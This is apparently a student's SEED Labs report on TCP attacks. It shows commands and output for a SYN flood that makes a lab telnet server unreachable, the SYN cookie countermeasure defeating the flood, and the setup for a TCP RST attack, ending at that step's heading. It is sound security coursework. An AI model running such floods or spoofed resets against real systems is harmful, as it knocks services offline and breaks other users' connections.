
Provide a screenshot with your observations on the above steps.



```
seed-attacker:PES2UG21CS283:Maryam/volumes/codes
$>python3 synflood.py
```




```
victim:PES2UG21CS283:Maryam/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
victim:PES2UG21CS283:Maryam/
$>ip tcp_metrics show
10.9.0.6 age 45.640sec cwnd 10 rtt 139us rttvar 139us source 10.9.0.5
victim:PES2UG21CS283:Maryam/
$>ip tcp_metrics flush
victim:PES2UG21CS283:Maryam/
$>ip tcp_metrics show
victim:PES2UG21CS283:Maryam/
$>
```



```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@user1: :/#
```

It is working now!! We cannot login implying the attack was successful.

We need to restore the queue from half open connections.
Run netstat -tna twice on the victim machine to clear the queue



```
victim:PES2UG21CS283:Maryam/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:40326          ESTABLISHED
victim:PES2UG21CS283:Maryam/
$>
```


Task 1.2: Launching the Attack Using C

Other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough. We can achieve that using C.

Please compile the program on the **HOST VM** and then launch the attack on the target container.

Command:

- Compile the code on the host VM **(in codes directory)**
  $ gcc -o synflood synflood.c




```
[09/14/23]seed@VM:~/.../codes$ gcc -o synflood synflood.c
[09/14/23]seed@VM:~/.../codes$ 
```

Note - Before launching the attack, please restore the queue size to its original value on the Victim Machine.

Command:

# sysctl -w net.ipv4.tcp_max_syn_backlog=128



```
victim:PES2UG21CS283:Maryam/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim:PES2UG21CS283:Maryam/
$>
```

Then To launch the attack -

Command:

- Launch the attack from the attacker container
  # synflood 10.9.0.5 23


Now try to establish a Telnet Connection between the Victim and User 1

Command:


- **On User 1**

  # telnet 10.9.0.5


Provide screenshots with explanations.



```
seed-attacker:PES2UG21CS283:Maryam/volumes/codes
$>synflood 10.9.0.5 23
```



```
victim:PES2UG21CS283:Maryam/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             136.1.239.120:62927     SYN_RECV
tcp        0      0 10.9.0.5:23             117.183.201.77:8657     SYN_RECV
tcp        0      0 10.9.0.5:23             105.240.217.107:64886   SYN_RECV
tcp        0      0 10.9.0.5:23             44.120.116.89:31722     SYN_RECV
tcp        0      0 10.9.0.5:23             243.191.122.52:22643    SYN_RECV
tcp        0      0 10.9.0.5:23             215.52.165.22:18409     SYN_RECV
tcp        0      0 10.9.0.5:23             175.196.166.6:7349      SYN_RECV
tcp        0      0 10.9.0.5:23             83.125.163.35:10503     SYN_RECV
tcp        0      0 10.9.0.5:23             248.67.240.36:51308     SYN_RECV
tcp        0      0 10.9.0.5:23             12.39.184.57:46096      SYN_RECV
tcp        0      0 10.9.0.5:23             71.11.41.2:63530        SYN_RECV
tcp        0      0 10.9.0.5:23             146.44.238.36:25440     SYN_RECV
tcp        0      0 10.9.0.5:23             82.80.74.70:45077       SYN_RECV
tcp        0      0 10.9.0.5:23             166.173.52.47:37277     SYN_RECV
tcp        0      0 10.9.0.5:23             161.217.209.80:40007    SYN_RECV
tcp        0      0 10.9.0.5:23             44.176.59.48:52932      SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:40326          ESTABLISHED
tcp        0      0 10.9.0.5:23             31.185.242.50:55658     SYN_RECV
tcp        0      0 10.9.0.5:23             93.85.19.43:61893       SYN_RECV
```




```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

The attack was successful!!

Task 1.3: Enable the SYN Cookie Countermeasure

Check if queue has been cleared



```
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:40326          ESTABLISHED
victim:PES2UG21CS283:Maryam/
$>
```


Please enable the SYN cookie mechanism, run your attacks (the above tasks) again, and compare the results with screenshots.

Using the below command, we turn **on** the SYN cookie countermeasure in the **victim** machine.


Command:

```
# sysctl -w net.ipv4.tcp_syncookies=1
```


Once you're done with this subtask reset all the settings to default



```
$>sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
victim:PES2UG21CS283:Maryam/
$>
```




```
seed-attacker:PES2UG21CS283:Maryam/volumes/codes
$>python3 synflood.py
```




```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 14:05:01 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@Victim: :~$
```


The attack failed since we are able to login.



```
seed-attacker:PES2UG21CS283:Maryam/volumes/codes
$>synflood 10.9.0.5 23
```



```
victim:PES2UG21CS283:Maryam/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             76.197.232.8:41947      SYN_RECV
tcp        0      0 10.9.0.5:23             79.184.115.79:217       SYN_RECV
tcp        0      0 10.9.0.5:23             124.119.134.25:2163     SYN_RECV
tcp        0      0 10.9.0.5:23             130.3.77.53:17554       SYN_RECV
tcp        0      0 10.9.0.5:23             70.234.75.3:26229       SYN_RECV
tcp        0      0 10.9.0.5:23             114.152.14.31:54094     SYN_RECV
tcp        0      0 10.9.0.5:23             65.222.120.28:62983     SYN_RECV
tcp        0      0 10.9.0.5:23             222.217.19.87:2652      SYN_RECV
tcp        0      0 10.9.0.5:23             196.246.144.97:14726    SYN_RECV
tcp        0      0 10.9.0.5:23             96.236.215.41:5632      SYN_RECV
tcp        0      0 10.9.0.5:23             99.4.176.103:56197      SYN_RECV
tcp        0      0 10.9.0.5:23             103.251.35.65:43670     SYN_RECV
tcp        0      0 10.9.0.5:23             21.23.122.121:434       SYN_RECV
tcp        0      0 10.9.0.5:23             84.48.20.6:9960         SYN_RECV
tcp        0      0 10.9.0.5:23             101.4.51.73:17044       SYN_RECV
tcp        0      0 10.9.0.5:23             121.129.238.77:58710    SYN_RECV
tcp        0      0 10.9.0.5:23             134.218.115.78:11749    SYN_RECV
tcp        0      0 10.9.0.5:23             42.211.32.93:27722      SYN_RECV
tcp        0      0 10.9.0.5:23             111.235.195.86:33040    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:40446          ESTABLISHED
```




```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 15:04:12 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@Victim: :~$
```

We are able to login. Therefore attack failed.

Run the below commands on the victim container -

# sysctl -w net.ipv4.tcp_syncookies=0
# sysctl -w net.ipv4.tcp_max_syn_backlog=128



```
victim:PES2UG21CS283:Maryam/
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim:PES2UG21CS283:Maryam/
$>sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
victim:PES2UG21CS283:Maryam/
$>
```

Task 2: TCP RST Attacks on Telnet Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection.

To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to **break** an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B. (Make sure the telnet connection is working by executing ‘ls’ before).

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “host 10.9.0.5 and tcp port 23”.


Step 2: Telnet into the Victim from the User, and capture the packets on Wireshark. Take a screenshot of the same (Wireshark and Terminal)

To establish a Telnet Connection between the Victim and User 1

Command:

- **On User 1**

  # telnet 10.9.0.5


[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
host 10.9.0.5 and tcp port 23
```

```
No.   Time                           Source     Destination  Protocol  Length  Info
  96  2023-09-14 14:08:09.697827757  10.9.0.5   10.9.0.1     TELNET        68  Telnet Data ...
  97  2023-09-14 14:08:09.697845391  10.9.0.1   10.9.0.5     TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
  98  2023-09-14 14:08:09.720948782  10.9.0.5   10.9.0.1     TELNET       476  Telnet Data ...
  99  2023-09-14 14:08:09.720979848  10.9.0.1   10.9.0.5     TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
 100  2023-09-14 14:08:09.721563612  10.9.0.5   10.9.0.1     TELNET       131  Telnet Data ...
 101  2023-09-14 14:08:09.721583858  10.9.0.1   10.9.0.5     TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
 102  2023-09-14 14:08:09.731246168  10.9.0.5   10.9.0.1     TELNET        83  Telnet Data ...
 103  2023-09-14 14:08:09.731271615  10.9.0.1   10.9.0.5     TCP           66  38556 → 23 [ACK] Seq=3686261934 Ack=4
```

```
Frame 103: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-7653732b9d9a, id 0
Ethernet II, Src: 02:42:3b:53:4e:c1 (02:42:3b:53:4e:c1), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 38556, Dst Port: 23, Seq: 3686261934, Ack: 4012641616, Len: 0
    Source Port: 38556
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 3686261934
    [Next sequence number: 3686261934]
    Acknowledgment number: 4012641616
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x143e [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
```

Note for all tasks from now on - ensure the Telnet Connection works, by trying out the 'ls' command when you're logged on remotely from the user terminal.

Step 3: TCP RST Attack

